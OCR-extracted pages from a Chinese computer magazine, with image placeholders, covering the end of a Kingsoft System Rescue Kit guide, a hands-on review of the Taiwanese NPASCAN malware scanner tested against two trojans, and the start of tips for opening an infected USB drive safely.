


图 3




图 4

清除，这时大家可以选择“问题依然存在，没有解决”或“出现新的问题”等，然后根据向导一步步的进行操作就行了，如图 5。最后我还要再啰嗦一句，因为“金山系统急救箱”并不是依靠病毒特征码来进行查杀的，在使用其修复杀毒软件和系统异常之后，强烈建议使用杀毒软件全面扫描自己的系统。





图 5

（本文所涉及到的金山系统急救箱已收录到光盘中）



NPASCAN
——来自宝岛台湾的系统检测工具

痛并快乐着

今天我在一论坛上看到有人介绍了一款来自宝岛台湾的系统检测工具，声称这款名为 NPASCAN 的程序不仅免费而且使用也非常方便，强烈的好奇心使我马上下载了一个，然后在本地系统和虚拟机里进行了一番测试，测试后感觉真的很不错，因此就第一时间拿出来和大家分享了！

NPASCAN 的使用方法非常简单，下载完成后双击运行就会弹出一个命令提示符窗口，如图 1，从图中可以看到这款程序是由台湾警政署开发的，而且还列出了软件开发商的网址、用户电脑信息、用户系统的 IP 地址以及扫描时间等信息。不过在扫描分析的时候，程序会自动连接到一个 IP 地址，我猜想这也是某些杀毒软件将其列为恶意程序的原因所在。为了避免自己系统的相关信息被泄露，这时候我使用网络防火墙进行了拦截操作。

NPASCAN 启动后将自动开始扫描，它的扫描速度非常快，当扫描到系统中的恶意程序后，就会弹出窗口询问如何处理该恶意程序。由于台湾地区使用的是繁体中文，所以弹出的提示窗口也是用繁体中文显示的。好在可疑文件的路径给出的十分



图 1




图 2

详细，所以我们可以根据这些内容来判断该程序是否为病毒程序。如果确认是病毒程序的话，可以点击窗口中的“是”按钮，如图2。这时NPASCAN程序会弹出一个确认删除的提示框，再次点击“是”按钮进行确认，如图3，然后NPASCAN就会把具体处理结果报告呈现给用户了。当清理完恶意程序后，大家最好是重新启动系统再进行一次扫描。




图 3

我在测试的时候，先后使用了灰鸽子和PcShare两款木马程序，结果PcShare木马的驱动文件和DLL文件都被成功的检测出来了，可是灰鸽子木马的相关文件却没有分析出来。还有就是如果你系统中的某些文件被误删除的话，大家也不用担心，因为NPASCAN在删除的时候会进行备份。通过浏览NPASCAN所在目录中的的sbak文件夹，点击其中的Recovery.bat文件就可以进行删除文件的还原操作了，如图4。





图 4

经过以上的测试使用，可以看到NPASCAN是一款绿色的安全检测程序，不仅不驻留系统不占用系统资源，而且还有一定的清除恶意程序能力，作为安全辅助软件还是比较不错的。另外，程序主文件也是在不断升级的，相信其检测能力也会越来越强。（文章中涉及到的NPASCAN已经收录在光盘中）



U 盘病毒又能奈我何？

swan

大家都知道，在电脑中了U盘病毒后，其处境是十分尴尬的，如果在不清删除autourun.inf这个文件的前提下要想不借助外来工具而进入U盘，毫无疑问会再次中毒，这种情况下，除非有一种特殊的方式来让你打开U盘目录。

“实践才是检验真理的唯一的标准”，根据这一言论，我特地在自己的C盘模拟了中U盘病毒的现象，如图1。




图 1

第一种方法：系统命令法

也就是在CMD命令提示符下使用start命令来打开C盘，如图2。




图 2

第二种方法：磁盘管理法

在“我的电脑”上点鼠标右键，选择“管理”，进入“计算机管理”，使用“磁盘管理”的“打开”磁盘的功能就可以避免触及“地雷”了，如图3。

